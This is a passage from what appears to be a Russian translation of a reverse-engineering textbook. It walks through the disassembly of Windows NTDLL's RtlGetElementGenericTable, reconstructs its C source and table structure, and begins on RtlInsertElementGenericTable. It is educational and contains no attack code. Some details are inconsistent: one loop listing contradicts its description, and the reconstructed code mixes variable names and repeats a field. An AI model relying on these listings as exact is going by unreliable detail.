    UNKNOWN_PTR    Member1; // This is nonzero when table has elements.
    UNKNOWN_PTR    Member2;
    UNKNOWN_PTR    Member3;
    UNKNOWN_PTR    Member4;
    UNKNOWN        Member5;
    ULONG          NumberOfElements;
    UNKNOWN        Member7;
    UNKNOWN        Member8;
    UNKNOWN        Member9;
    UNKNOWN        Member10;
};
```

RtlGetElementGenericTable

В API универсальных таблиц есть три функции, которые, по-видимому, предназначены для поиска и извлечения элементов: RtlGetElementGenericTable, RtlEnumerateGenericTable и RtlLookupElementGenericTable. По именам легко сделать обоснованные предположения об их назначении. Проще всего с RtlEnumerateGenericTable: очевидно, она перечисляет часть или все элементы списка. Следующий вопрос - чем различаются RtlGetElementGenericTable и RtlLookupElementGenericTable? Без анализа кода этого не узнать, но я бы предположил, что RtlGetElementGenericTable предоставляет некоторый прямой доступ к элементу, вероятно по индексу, а RtlLookupElementGenericTable вынуждена искать нужный элемент.

Если предположение верно, RtlGetElementGenericTable, скорее всего, является более простой из двух функций. В листинге 5.2 приведён её полный дизассемблированный код. Прежде чем переходить к последующему анализу, попробуйте самостоятельно разобраться хотя бы в его части.

```
RtlGetElementGenericTable:
7C9624E0    PUSH EBP
7C9624E1    MOV EBP,ESP
7C9624E3    MOV ECX,DWORD PTR [EBP+8]
7C9624E6    MOV EDX,DWORD PTR [ECX+14]
7C9624E9    MOV EAX,DWORD PTR [ECX+C]
7C9624EC    PUSH EBX
7C9624ED    PUSH ESI
7C9624EE    MOV ESI,DWORD PTR [ECX+10]
7C9624F1    PUSH EDI
7C9624F2    MOV EDI,DWORD PTR [EBP+C]
7C9624F5    CMP EDI,-1
7C9624F8    LEA EBX,DWORD PTR [EDI+1]
7C9624FB    JE SHORT ntdll.7C962559
7C9624FD    CMP EBX,EDX
7C9624FF    JA SHORT ntdll.7C962559
7C962501    CMP ESI,EBX
7C962503    JE SHORT ntdll.7C962554
7C962505    JBE SHORT ntdll.7C96252B
7C962507    MOV EDX,ESI
7C962509    SHR EDX,1
7C96250B    CMP EBX,EDX
7C96250D    JBE SHORT ntdll.7C96251B
7C96250F    SUB ESI,EBX
7C962511    JE SHORT ntdll.7C96254E
7C962513    DEC ESI
7C962514    MOV EAX,DWORD PTR [EAX+4]
7C962517    JNZ SHORT ntdll.7C962513
```

```
7C962519    JMP SHORT ntdll.7C96254E
7C96251B    TEST EBX,EBX
7C96251D    LEA EAX,DWORD PTR [ECX+4]
7C962520    JE SHORT ntdll.7C96254E
7C962522    MOV EDX,EBX
7C962524    DEC EDX
7C962525    MOV EAX,DWORD PTR [EAX]
7C962527    JNZ SHORT ntdll.7C962524
7C962529    JMP SHORT ntdll.7C96254E
7C96252B    MOV EDI,EBX
7C96252D    SUB EDX,EBX
7C96252F    SUB EDI,ESI
7C962531    INC EDX
7C962532    CMP EDI,EDX
7C962534    JA SHORT ntdll.7C962541
7C962536    TEST EDI,EDI
7C962538    JE SHORT ntdll.7C96254E
7C96253A    DEC EDI
7C96253B    MOV EAX,DWORD PTR [EAX]
7C96253D    JNZ SHORT ntdll.7C96253A
7C96253F    JMP SHORT ntdll.7C96254E
7C962541    TEST EDX,EDX
7C962543    LEA EAX,DWORD PTR [ECX+4]
7C962546    JE SHORT ntdll.7C96254E
7C962548    DEC EDX
7C962549    MOV EAX,DWORD PTR [EAX+4]
7C96254C    JNZ SHORT ntdll.7C962548
7C96254E    MOV DWORD PTR [ECX+C],EAX
7C962551    MOV DWORD PTR [ECX+10],EBX
7C962554    ADD EAX,0C
7C962557    JMP SHORT ntdll.7C96255B
7C962559    XOR EAX,EAX
7C96255B    POP EDI
7C96255C    POP ESI
7C96255D    POP EBX
7C96255E    POP EBP
7C96255F    RET 8
```

Листинг 5.2. Дизассемблированный код `RtlGetElementGenericTable`.

Как видно, `RtlGetElementGenericTable` несколько сложнее функций, рассмотренных до сих пор. В следующих разделах приведён подробный анализ дизассемблированного кода из листинга 5.2.

Подготовка и инициализация

Подобно предыдущим API, `RtlGetElementGenericTable` начинается с обычной последовательности создания стекового кадра. Это говорит, что параметры функции будут адресоваться через `EBP`, а не `ESP`. Рассмотрим первые несколько строк `RtlGetElementGenericTable`.

```
7C9624E3    MOV ECX,DWORD PTR [EBP+8]
7C9624E6    MOV EDX,DWORD PTR [ECX+14]
7C9624E9    MOV EAX,DWORD PTR [ECX+C]
```

Все API универсальных таблиц, по-видимому, принимают первым параметром корневую структуру таблицы, и нет причин считать RtlGetElementGenericTable исключением. В этой последовательности функция загружает указатель на корневую таблицу в ECX, а затем помещает в EDX значение из смещения +14. Вспомним, что при разборе RtlNumberGenericTableElements было установлено: по смещению +14 хранится общее число элементов таблицы. Следующая инструкция загружает в EAX третий указатель со смещением +0C из группы трёх указателей. Перейдём к следующей последовательности.

```
7C9624EC    PUSH EBX
7C9624ED    PUSH ESI
7C9624EE    MOV ESI,DWORD PTR [ECX+10]
7C9624F1    PUSH EDI
7C9624F2    MOV EDI,DWORD PTR [EBP+C]
7C9624F5    CMP EDI,-1
7C9624F8    LEA EBX,DWORD PTR [EDI+1]
7C9624FB    JE SHORT ntdll.7C962559
7C9624FD    CMP EBX,EDX
7C9624FF    JA SHORT ntdll.7C962559
```

Сначала код помещает EBX и ESI в стек, чтобы сохранить их первоначальные значения; мы знаем это потому, что здесь нигде нет вызовов функций. Затем в ESI загружается значение из смещения +10 корневой структуры, после чего в стек помещается EDI, чтобы функция могла начать им пользоваться. Следующая инструкция загружает в EDI значение, на которое указывает EBP+C.

Мы знаем, что EBP+C указывает на второй параметр точно так же, как EBP+8 указывал на первый. Значит, инструкция по адресу ntdll.7C9624F2 загружает в EDI второй параметр функции. Сразу после этого EDI сравнивается с -1, и перед нами классический пример перемежающегося кода - чрезвычайно распространённого явления в коде, создаваемом для современных процессоров IA-32; см. раздел о средах исполнения в главе 2. Перемежающийся код означает, что инструкции расположены не в естественном порядке: пары взаимозависимых инструкций перемежаются, чтобы во время выполнения ЦП успевал завершить первую до перехода ко второй. Здесь это видно потому, что условный переход не следует непосредственно за CMP. Такая компоновка обеспечивает максимально возможный параллелизм исполнения.

После сравнения идёт ещё одно чисто арифметическое применение LEA. На этот раз инструкция просто вычисляет EBX = EDI + 1. Обычно компилятор использовал бы INC EDI, но здесь требовалось сохранить и исходное, и увеличенное значение, поэтому LEA подходит превосходно: она увеличивает EDI на единицу и помещает результат в EBX, оставляя первоначальное значение в EDI.

Далее находится инструкция JE, связанная с CMP по адресу 7C9624F5. Напомним, что EDI, второй параметр функции, сравнивался с -1. Эта инструкция переходит по адресу ntdll.7C962559, если EDI == -1. Если вернуться к листингу 5.2 и быстро посмотреть код по этому адресу, сразу видно некоторое условие неудачи или ошибки: код обнуляет EAX, то есть возвращаемое значение, восстанавливает из стека ранее сохранённые регистры и возвращает управление. Поэтому при обратном переводе предыдущего условия на C получится следующий код:

```
if (Param2 == 0xffffffff)
    return 0;
```

Последние две инструкции текущего фрагмента выполняют ещё одну проверку того же параметра, но теперь код использует EBX, где, как вы помните, хранится увеличенная версия EDI. EBX сравнивается с EDX, и программа переходит по адресу ntdll.7C962559, если EBX больше. Обратите внимание, что адрес назначения ntdll.7C962559 совпадает с адресом назначения предыдущего условного перехода. Это веский признак того, что оба перехода в исходном коде входили в одно составное условное выражение: проверялись два условия одного оператора.

Ещё одна интересная и содержательная подсказка - условный переход JA (jump if above, перейти, если выше), который использует флаг переноса CF. Это показывает, что EBX и EDX рассматриваются как беззнаковые значения. Для знаковых величин компилятор применил бы JG, знаковый вариант этой инструкции. Дополнительные сведения о знаковых и беззнаковых кодах условий приведены в приложении А.

Если сложить части вместе, выяснится, что последнее условие раскрывает интересный факт о втором параметре функции. Вспомним: EDX был загружен из смещения +14 структуры, где хранится общее число элементов таблицы. Значит, второй параметр RtlGetElementGenericTable - индекс элемента таблицы. Последние две инструкции просто подтверждают его действительность, сравнивая с общим числом элементов. Становится понятно и то, зачем индекс увеличили: это требуется для правильного сравнения, поскольку индекс, вероятно, начинается с нуля, а общее число элементов - несомненно, нет. Теперь, понимая оба условия и зная, что они происходят из одного условного оператора, можно уверенно предположить, что индекс проверялся одной строкой, а исходный код выглядел примерно так:

```
ULONG AdjustedElementToGet = ElementToGet + 1;
if (ElementToGet == 0xffffffff ||
    AdjustedElementToGet > Table->TotalElements)
    return 0;
```

Как определить, вычислялось ли ElementToGet + 1 внутри оператора if или сначала записывалось в переменную? Точно мы не знаем, однако просмотр всех ссылок на EBX в листинге 5.2 показывает, что значение ElementToGet + 1 многократно используется на протяжении функции. Это позволяет предположить, что оно один раз вычислялось в локальную переменную, к которой затем обращались при каждом использовании увеличенного значения. По-видимому, компилятор выделил под эту локальную переменную EBX, а не разместил её в стеке.

С другой стороны, исходный код мог содержать несколько копий выражения ElementToGet + 1, а компилятор просто оптимизировал его, автоматически создав временную переменную для хранения результата вместо повторного вычисления. Это ещё один случай, когда точного ответа получить нельзя: сведения утрачены при компиляции.

Перейдём к следующей последовательности кода:

```
7C962501    CMP ESI,EBX
7C962503    JE SHORT ntdll.7C962554
7C962505    JBE SHORT ntdll.7C96252B
7C962507    MOV EDX,ESI
7C962509    SHR EDX,1
7C96250B    CMP EBX,EDX
7C96250D    JBE SHORT ntdll.7C96251B
7C96250F    SUB ESI,EBX
7C962511    JE SHORT ntdll.7C96254E
```

В начале этого участка ESI, ранее полученный из смещения +10 структуры таблицы, сравнивается с EBX. Отсюда видно, что смещение +10 тоже содержит некоторый индекс таблицы, ведь оно сравнивается с EBX, уже известным нам индексом, однако назначение этого индекса пока неизвестно. Если ESI == EBX, код переходит к ntdll.7C962554, а если ESI <= EBX - к ntdll.7C96252B. Пока неясно, почему второй переход использует JBE, хотя на этом этапе операнды не могут быть равны: иначе уже был бы выполнен первый переход.

Сначала исследуем происходящее по адресу ntdll.7C962554:

```
7C962554    ADD EAX,0C
7C962557    JMP SHORT ntdll.7C96255B
```

Этот код выполняет EAX = EAX + 12 и безусловно переходит к ntdll.7C96255B. Если вернуться к листингу 5.2, видно, что данный адрес находится почти в самом конце функции. Следовательно, предыдущий фрагмент просто возвращает вызывающему коду EAX + 12. Вспомним, что прежде EAX был загружен из смещения +C структуры таблицы и что при разборе RtlInitializeGenericTable мы предположили: смещения +4, +8 и +C являются указателями в одну структуру из трёх указателей, поскольку при инициализации все они указывали на смещение +4. Теперь один из этих указателей увеличивается на 12 и возвращается вызывающему коду. Это серьёзная подсказка об устройстве универсальных таблиц. Рассмотрим все подсказки по очереди:

• В корневой структуре данных, начиная со смещения +4, находится группа из трёх указателей.
• Каждый из этих указателей указывает в другую группу из трёх указателей. Первоначально все они указывают на самих себя, однако можно уверенно предположить, что после заполнения таблицы положение меняется.
• RtlGetElementGenericTable возвращает вызывающему коду значение одного из этих указателей, предварительно увеличив его на 12. Заметим, что 12 также является общим размером трёх указателей.
• Мы установили, что RtlGetElementGenericTable принимает два параметра: первый - указатель на структуру данных таблицы, второй - индекс в таблице. Можно уверенно предположить, что функция возвращает элемент через возвращаемое значение.

Всё это приводит к единственному выводу. RtlGetElementGenericTable возвращает указатель на элемент, а прибавление 12 просто пропускает заголовок элемента и приводит прямо к его данным. Очень вероятно, что заголовок является ещё одной структурой из трёх указателей, подобной находящейся по смещению +4 корневой структуры. Кроме того, логично предположить, что каждый из указателей ведёт к другим элементам с такими же заголовками из трёх указателей. Мы узнали ещё одно: смещение +10 содержит индекс кешированного элемента - того самого, на который указывает третий указатель по смещению +C. Разница в том, что +C является указателем в память, а +10 - индексом в таблице, то есть номером элемента.

Для меня именно в этом состоит увлекательность реверс-инжиниринга: по одной собирать крупицы доказательств и соединять их в частичные объяснения, которые постепенно превращаются в полное понимание кода. Здесь мы продвинулись в исследовании несомненно важнейшей части головоломки - структуры данных универсальной таблицы.

Логика и структура

До сих пор мы молча упускали один ключевой вопрос: какова структура этой функции? Конечно, можно считать все условные и безусловные переходы множеством инструкций goto и всё же понять поток сравнительно простого кода. Но что произойдёт, когда переходов станет так много, что следить за ними будет трудно? Нужно начать размышлять о логике и структуре кода, и естественно начать с логического размещения всех условных и безусловных переходов. Помните: исследуемый ассемблерный код создан компилятором, а исходная программа, вероятно, написана на C. Скорее всего, вся логика происходила из аккуратно организованных операторов if-else. Как восстановить их устройство?

Начнём с первого интересного условного перехода в листинге 5.2 - JE к адресу ntdll.7C962554. Первые два условия, переходящие к ntdll.7C962559, я не учитываю, поскольку мы уже их обсудили. Как в языке высокого уровня условно пропустить настолько большой участок кода? Всё просто: проверяемое в ассемблерном коде условие противоположно тому, что находилось в

исходном. Процессору нужно знать, следует ли пропустить код, тогда как язык высокого уровня смотрит с другой стороны: какие условия должны выполняться, чтобы войти в определённый блок. В данном случае проверка равенства ESI и EBX в исходнике должна была выглядеть как `if (ESI != EBX)`, а внутри фигурных скобок находился очень большой фрагмент. Адрес назначения JE - просто код сразу после конца условного блока.

Важно понимать, что согласно этой теории каждая строка между JE и адресом его назначения находится внутри условного блока, поэтому все последующие условия можно считать вложенной логикой.

Продвинемся немного дальше в логическом анализе. Условный переход сразу после JE проверяет те же два регистра, ESI и EBX, и переходит к ntdll.7C96252B, если `ESI <= EBX`. Снова предполагаем, что условие инвертировано; подробное обсуждение того, когда условия инвертируются, а когда нет, приведено в приложении A. Значит, первоначальное условие в исходном коде должно было иметь вид `ESI > EBX`. Если оно не выполняется, происходит переход и условный блок пропускается.

В данном условии важно заметить безусловный JMP непосредственно перед ntdll.7C96252B. Это означает, что фрагмент по адресу ntdll.7C96252B не выполняется при исполнении условного блока. Иными словами, он выполняется только тогда, когда высокоуровневый условный блок пропущен. Почему? Если задуматься, перед нами одна из самых распространённых конструкций языка высокого уровня: обычный оператор if-else. Блок else начинается по адресу ntdll.7C96252B, поэтому после блока if и находится безусловный переход: нужно выполнить только один из блоков, а не оба.

> Всякий раз, когда условный переход пропускает блок кода, который заканчивается направленным вперёд безусловным JMP, перед вами, вероятно, блок if-else. Пропускаемый блок является if, а код после безусловного JMP - блоком else. Конец else отмечен адресом назначения безусловного перехода.

Дополнительные сведения о логике, создаваемой компилятором, приведены в приложении A. Теперь вернёмся к участку кода, который мы рассматривали до перехода по адресу ntdll.7C962554. Напомним, там ESI, индекс из смещения +10, сравнивался с EBX, по-видимому индексом искомого элемента. Имелись два условных перехода. Первый, уже рассмотренный, выполняется при равенстве операндов, второй переходит к ntdll.7C96252B, если `ESI <= EBX`. Позднее мы ещё вернёмся к этому условному участку. Важно понимать, что следующий за переходами код выполняется только при `ESI > EBX`, поскольку случаи `ESI == EBX` и `ESI < EBX` уже проверены и приводят к условному переходу.

Когда ни одна ветвь не выбрана, код копирует ESI в EDX и сдвигает его на один двоичный разряд вправо. Двоичный сдвиг - распространённый способ делить или умножать числа на степени двойки. Сдвиг целого x влево на n разрядов эквивалентен `x * 2^n`, а вправо - `x / 2^n`. Здесь сдвиг EDX вправо на один разряд означает `EDX / 2^1`, то есть `EDX / 2`. Дополнительные сведения о расшифровке арифметических последовательностей приведены в приложении B.

Далее EDX, где теперь находится `ESI / 2`, сравнивается с EBX, увеличенным индексом искомого элемента, и выполняется переход к ntdll.7C96251B, если `EBX <= EDX`. Снова используется JBE, предполагающий беззнаковые операнды, поэтому можно с достаточной уверенностью считать индексы таблицы беззнаковыми целыми. Пока проигнорируем условную ветвь и рассмотрим следующий код, как будто переход не выполнен.

Здесь EBX вычитается из ESI, а результат сохраняется в ESI. Следующая инструкция может несколько сбить с толку. После вычитания стоит JE (jump if equal, перейти при равенстве), потому что вычитание и сравнение являются одной и той же операцией, только при сравнении результат вычитания отбрасывается, а флаги сохраняются. Ветвь JE будет выбрана, если до вычитания EBX

== ESI или после него ESI == 0; это два взгляда на одно и то же. Обратите внимание, что код избыточен: ранее EBX уже сравнивался с ESI, и при их равенстве функция завершалась, вспомните переход к ntdll.7C962554, поэтому здесь ESI никак не может быть нулевым. По-видимому, программисту было очень важно повторно убедиться, что следующий код никогда не выполняется при ESI == EBX. Теперь посмотрим почему.

Цикл поиска 1

На этом анализ участка от ntdll.7C962501 до ntdll.7C962511 завершён. Следующая последовательность похожа на цикл. Рассмотрим код и попробуем понять его назначение.

```
7C962513    DEC ESI
7C962514    MOV EAX,DWORD PTR [EAX+4]
7C962517    JNZ SHORT ntdll.7C962513
7C962519    JMP SHORT ntdll.7C96254E
```

Как уже отмечалось, эти инструкции образуют цикл. JNZ продолжает возвращаться к ntdll.7C962513, началу цикла, пока ESI != 0. Что делает этот цикл? Вспомним, что EAX является третьим указателем из группы трёх в корневой структуре данных и что, согласно нашему текущему предположению, каждый элемент начинается с такой же структуры из трёх указателей. Цикл убедительно поддерживает это предположение: он берёт смещение +4 предполагаемого элемента списка и рассматривает его как очередной указатель. Это ещё не окончательное доказательство, но серьёзное свидетельство того, что +4 - второй в группе из трёх указателей перед каждым элементом универсальной таблицы.

По-видимому, предыдущее вычитание EBX из ESI дало точное число элементов, через которые нужно пройти от EAX до искомого элемента; помните, нам уже известно, что ESI - индекс элемента, на который указывает EAX. Теперь вопрос в направлении движения относительно EAX: к элементам с меньшими или большими индексами? Ответ прост: ESI уже сравнивался с EBX, а при ESI <= EBX выполнялся выход из этой ветви, поэтому в данном случае известно, что ESI > EBX. Следовательно, обращение к смещению +4 каждого элемента перемещает нас к элементам таблицы с меньшими индексами.

Вспомним моё замечание о том, что программисту было очень важно повторно проверить случаи ESI < EBX. Этот цикл объясняет причину. Если войти в него при ESI <= EBX, после уменьшения в самом начале ESI немедленно станет отрицательным. Тогда цикл будет бесконтрольно выполняться, пока не встретит недействительный указатель и не вызовет сбой либо, если элементы указывают друг на друга по кругу, пока ESI снова не станет нулём. На 32-разрядной машине для этого потребуется 4 294 967 296 итераций. Кажется, что это много, однако современные высокоскоростные процессоры могут завершить столько итераций настолько быстро, что при редком возникновении ошибки программист способен её не заметить! Вот почему с точки зрения разработчика иногда лучше аварийно завершить программу, чем позволить ей продолжить работу с проблемой: это упрощает стабилизацию.

Когда цикл завершается, код выполняет безусловный переход к ntdll.7C96254E. Посмотрим, что находится там.

```
7C96254E    MOV DWORD PTR [ECX+C],EAX
7C962551    MOV DWORD PTR [ECX+10],EBX
```

Что ж, очень интересно. Здесь мы ясно видим содержимое смещений +C и +10 корневой структуры данных. По-видимому, это механизм оптимизации быстрого поиска и обхода таблицы. В смещение +C записывается указатель на искомый элемент, достигнутый в цикле, а в +10 - его индекс. Очевидно, это делается для того, чтобы повторные вызовы данной функции и, возможно, других функций обхода списка требовали как можно меньше итераций. Затем код переходит к уже рассмотренному адресу ntdll.7C962554, где пропускает заголовок элемента, прибавляя 12, и возвращает указатель вызывающему коду.

Теперь установлены основные принципы работы функции и некоторые особенности устройства универсальной таблицы. Перейдём к другим важным случаям, которые раньше были пропущены.

Начнём со случая, когда выполняется условие ESI < EBX; фактическая проверка имеет вид ESI <= EBX, но при ESI == EBX сюда попасть невозможно. В этом случае исполняется следующий код:

```
7C96252B    MOV EDI,EBX
7C96252D    SUB EDX,EBX
7C96252F    SUB EDI,ESI
7C962531    INC EDX
7C962532    CMP EDI,EDX
7C962534    JA SHORT ntdll.7C962541
7C962536    TEST EDI,EDI
7C962538    JE SHORT ntdll.7C96254E
```

Он вычисляет EDX = (Table->TotalElements - ElementToGet + 1) + 1 и EDI = ElementToGet + 1 - LastIndexFound. Говоря обычным языком, в EDX теперь находится расстояние в элементах от искомого элемента до конца списка, а в EDI - расстояние от искомого элемента до последнего найденного индекса.

Цикл поиска 2

Вычислив два расстояния, мы достигаем важной развилки, где начинается один из двух циклов поиска. Сначала рассмотрим первую условную ветвь, переходящую к ntdll.7C962541, если EDI > EDX.

```
7C962541    TEST EDX,EDX
7C962543    LEA EAX,DWORD PTR [ECX+4]
7C962546    JE SHORT ntdll.7C96254E
7C962548    DEC EDX
7C962549    MOV EAX,DWORD PTR [EAX+4]
7C96254C    JNZ SHORT ntdll.7C962548
```

Этот фрагмент проверяет, что EDX != 0, и начинает обход элементов с того, на который указывает смещение +4 корневой структуры данных таблицы. Подобно предыдущему циклу, этот тоже переходит между элементами по смещению +4 каждого из них. Отличается исходный указатель. Предыдущий цикл начинался со смещения +C корневой структуры, то есть с указателя на последний найденный элемент. Данный цикл начинает со смещения +4. На какой элемент оно указывает? Как это определить? У нас есть одна подсказка.

Посмотрим, сколько элементов проходит цикл и как получается это число. Количество итераций хранится в EDX; мы вычислили его как расстояние между последним элементом таблицы и искомым. Цикл проходит расстояние от конца списка до искомого элемента. Значит, смещение +4 корневой структуры указывает на последний элемент списка! Обращаясь к смещению +4 каждого элемента, мы движемся назад по списку, к его началу. Это логично: в предыдущем цикле по адресу

ntdll.7C962513 уже установлено, что смещение +4 элемента ведёт "назад", к элементам с меньшими индексами. Данный цикл делает то же самое, только начинает с самого конца списка. Всё, что делает RtlGetElementGenericTable, - пытается найти нужный элемент за минимальное число итераций.

Когда EDX становится равным нулю, искомый элемент найден. Затем код переходит к уже рассмотренному адресу ntdll.7C96254E, где найденный элемент кешируется в смещениях +C и +10 корневой структуры. Далее выполняется код, возвращающий вызывающему указатель на данные элемента.

Что происходит, когда в предыдущей последовательности EDI == 0 и выполняется переход к ntdll.7C96254E? Цикл просто пропускается, и код сразу кеширует найденный элемент, после чего возвращает его вызывающему. В данном случае функция возвращает ранее найденный элемент, указатель на который хранится в смещении +C корневой структуры.

Цикл поиска 3

Если не выбрана ни одна из двух предыдущих ветвей, известно, что EDI < EDX, поскольку все остальные варианты уже рассмотрены. В таком случае от кешированного элемента по смещению +C до искомого нужно двигаться вперёд по списку, к элементам с большими индексами. Вот цикл поиска вперёд:

```
7C962513    DEC ESI
7C962514    MOV EAX,DWORD PTR [EAX+4]
7C962517    JNZ SHORT ntdll.7C962513
7C962519    JMP SHORT ntdll.7C96254E
```

Важнее всего заметить, что цикл использует другой указатель заголовка элемента. Оба встречавшихся ранее цикла поиска назад обращались к смещению +4, а этот использует +0. Здесь всё просто: перед нами очевидно некоторый связанный список, где по смещению +0 хранится указатель NextElement, а по +4 - PrevElement. Кроме того, счётчиком цикла служит EDI, содержащий расстояние между кешированным и искомым элементами.

Цикл поиска 4

Остался ещё один важный вариант поиска. Вспомните, что перед входом в первый цикл поиска назад проверялся случай, когда индекс меньше LastIndexFound / 2. Посмотрим, что делает функция в этом случае:

```
7C96251B    TEST EBX,EBX
7C96251D    LEA EAX,DWORD PTR [ECX+4]
7C962520    JE SHORT ntdll.7C96254E
7C962522    MOV EDX,EBX
7C962524    DEC EDX
7C962525    MOV EAX,DWORD PTR [EAX]
7C962527    JNZ SHORT ntdll.7C962524
7C962529    JMP SHORT ntdll.7C96254E
```

Последовательность начинает с элемента по смещению +4 корневой структуры, который прежде мы определили как последний элемент списка. Затем она обходит элементы по смещению +0 каждого заголовка. Только что установлено, что +0 содержит указатель NextElement. Что же происходит? Как можно двигаться вперёд от последнего элемента списка? Очевидно, определение смещения +4 корневой структуры нужно немного пересмотреть. В действительности это не последний элемент списка, а голова кольцевого связанного списка. Слово "кольцевой" означает, что указатель NextElement последнего элемента ведёт обратно к началу, а PrevElement первого элемента - к последнему.

Поскольку в данном случае индекс меньше `LastIndexFound / 2`, начинать поиск с последнего найденного элемента было бы просто неэффективно. Вместо этого поиск начинается с первого элемента списка и движется вперёд до нужного.

Восстановление исходного кода

На этом подробный анализ `RtlGetElementGenericTable` завершён. Функция нетривиальна: она содержит несколько слегка запутанных конструкций потока управления и операции со структурами данных. Чтобы продемонстрировать возможности реверс-инжиниринга и точность выполненного анализа, я попытался восстановить исходный код функции вместе с предварительным объявлением содержимого структуры `TABLE`. В листинге 5.3 показано то, что нам сейчас известно о структуре данных `TABLE`. Листинг 5.4 содержит восстановленный мной исходный код `RtlGetElementGenericTable`.

```
struct TABLE
{

    PVOID Unknown1;
    LIST_ENTRY *LLHead;
    LIST_ENTRY *SomeEntry;
    LIST_ENTRY *LastElementFound;
    ULONG LastElementIndex;
    ULONG NumberOfElements;
    ULONG Unknown1;
    ULONG Unknown2;
    ULONG Unknown3;
    ULONG Unknown4;
};
```

Листинг 5.3. Содержимое структуры данных `TABLE` *на основании полученных к этому моменту сведений.*

```
PVOID stdcall MyRtlGetElementGenericTable(TABLE *Table, ULONG
ElementToGet)
{

    ULONG TotalElementCount = Table->NumberOfElements;
    LIST_ENTRY *ElementFound = Table->LastElementFound;
    ULONG LastElementFound = Table->LastElementIndex;
    ULONG AdjustedElementToGet = ElementToGet + 1;

    if (ElementToGet == -1 || AdjustedElementToGet > TotalElementCount)
        return 0;

    // If the element is the last element found, we just return it.
    if (AdjustedElementToGet != LastIndexFound)
    {

        // If the element isn't LastElementFound, go search for it:
        if (LastIndexFound > AdjustedElementToGet)
        {

            // The element is located somewhere between the first element and
            // the LastElementIndex. Let's determine which direction would
            // get us there the fastest.
            ULONG HalfWayFromLastFound = LastIndexFound / 2;
            if (AdjustedElementToGet > HalfWayFromLastFound)
            {

                // We start at LastElementFound (because we're closer to it) and
                // move backward toward the beginning of the list.
                ULONG ElementsToGo = LastIndexFound - AdjustedElementToGet;

                while(ElementsToGo--)
```

```
                ElementFound = ElementFound->Blink;
            }
            else
            {

                // We start at the beginning of the list and move forward:
                ULONG ElementsToGo = AdjustedElementToGet;
                ElementFound = (LIST_ENTRY *) &Table->LLHead;

                while(ElementsToGo--)
                    ElementFound = ElementFound->Flink;
            }
        }
        else
        {

            // The element has a higher index than LastElementIndex. Let's see
            // if it's closer to the end of the list or to LastElementIndex:
            ULONG ElementsToLastFound = AdjustedElementToGet - LastIndexFound;
            ULONG ElementsToEnd = TotalElementCount - AdjustedElementToGet+ 1;

            if (ElementsToLastFound <= ElementsToEnd)
            {

                // The element is closer (or at the same distance) to the last
                // element found than to the end of the list. We traverse the
                // list forward starting at LastElementFound.
                while (ElementsToLastFound--)
                    ElementFound = ElementFound->Flink;
            }
            else
            {

                // The element is closer to the end of the list than to the last
                // element found. We start at the head pointer and traverse the
                // list backward.
                ElementFound = (LIST_ENTRY *) &Table->LLHead;
                while (ElementsToEnd--)
                    ElementFound = ElementFound->Blink;
            }
        }

        // Cache the element for next time.
        Table->LastElementFound = ElementFound;
        Table->LastElementIndex = AdjustedElementToGet;
    }

    // Skip the header and return the element.
    // Note that we don't have a full definition for the element struct
    // yet, so I'm just incrementing by 3 ULONGs.
    return (PVOID) ((PULONG) ElementFound + 3);
}
```

Листинг 5.4. Восстановление `RtlGetElementGenericTable` *на уровне исходного кода.*

Поразительно, что благодаря нескольким разумным выводам и твёрдому знанию языка ассемблера две страницы ассемблерного кода можно преобразовать в функцию из листинга 5.4. Эта функция выполняет всё то же, что дизассемблированный код, в том же порядке и реализует в точности ту же логику.

Если вам интересно, насколько моя аппроксимация близка к первоначальному исходному коду, задумайтесь вот о чём: при компиляции правильной версией компилятора с правильным набором параметров предыдущий исходный код создаст двоичный код, побайтно совпадающий с разобранной ранее функцией из `NTDLL`. Речь идёт о компиляторе из Microsoft Visual C++ .NET 2003 - Microsoft 32-bit C/C++ Optimizing Compiler Version 13.10.3077 for 80x86.

Если вы хотите проверить это самостоятельно, помните, что Windows собирается не с параметрами компилятора по умолчанию. Чтобы получить двоичный код, идентичный коду в `NTDLL`,

я использовал следующие параметры оптимизации и генерации кода. Четыре параметра оптимизации: `/Ox`, включающий максимальную оптимизацию; `/Og`, включающий глобальную оптимизацию; `/Os`, отдающий предпочтение размеру, а не скорости кода; и `/Oy-`, обеспечивающий использование указателей кадров. Кроме того, был включён `/GA`, специально оптимизирующий код для приложений Windows.

Обычная практика реверс-инжиниринга редко требует настолько точного восстановления исходного кода функции. Для большинства целей достаточно определить основные структуры данных и общий смысл логики функции. Выяснение точной версии компилятора и параметров ради получения в точности того же двоичного кода, с которого мы начали, - хорошее упражнение, но в большинстве случаев его практическая ценность ограничена.

Уф! Вы только что завершили первую попытку исследовать довольно сложную и насыщенную функцию. Если вы никогда прежде не занимались реверс-инжинирингом, не беспокойтесь, если упустили некоторые части сеанса: вернуться к функции будет легче после того, как вы полностью поймёте структуры данных. По-моему, чтение столь длинного разбора часто намного продуктивнее, когда уже известно общее назначение кода и устройство данных.

RtlInsertElementGenericTable

Теперь посмотрим, как в таблицу добавляется элемент, исследовав `RtlInsertElementGenericTable`. В листинге 5.5 приведён дизассемблированный код этой функции.

```
7C924DC0    PUSH EBP
7C924DC1    MOV EBP,ESP
7C924DC3    PUSH EDI
7C924DC4    MOV EDI,DWORD PTR [EBP+8]
7C924DC7    LEA EAX,DWORD PTR [EBP+8]
7C924DCA    PUSH EAX
7C924DCB    PUSH DWORD PTR [EBP+C]
7C924DCE    CALL ntdll.7C92147B
7C924DD3    PUSH EAX
7C924DD4    PUSH DWORD PTR [EBP+8]
7C924DD7    PUSH DWORD PTR [EBP+14]
7C924DDA    PUSH DWORD PTR [EBP+10]
7C924DDD    PUSH DWORD PTR [EBP+C]
7C924DE0    PUSH EDI
7C924DE1    CALL ntdll.7C924DF0
7C924DE6    POP EDI
7C924DE7    POP EBP
7C924DE8    RET 10
```

Листинг 5.5. Дизассемблированный код `RtlInsertElementGenericTable`*, полученный в OllyDbg.*

Первые две инструкции мы уже обсуждали: они создают стековый кадр. Следующая помещает `EDI` в стек. В общем случае инструкция `PUSH` применяется в функции в трёх распространённых ситуациях:

• Для сохранения значения регистра, который функция собирается использовать как локальную переменную. Обычно ближе к концу функции значение извлекается из стека. Это легко распознать, поскольку его необходимо вернуть в тот же регистр.
• Для помещения параметра в стек перед вызовом функции.
• Для копирования значения: иногда сразу после PUSH следует POP, загружающий это значение в другой регистр. Такая последовательность довольно необычна, но некоторые компиляторы время от времени её создают.

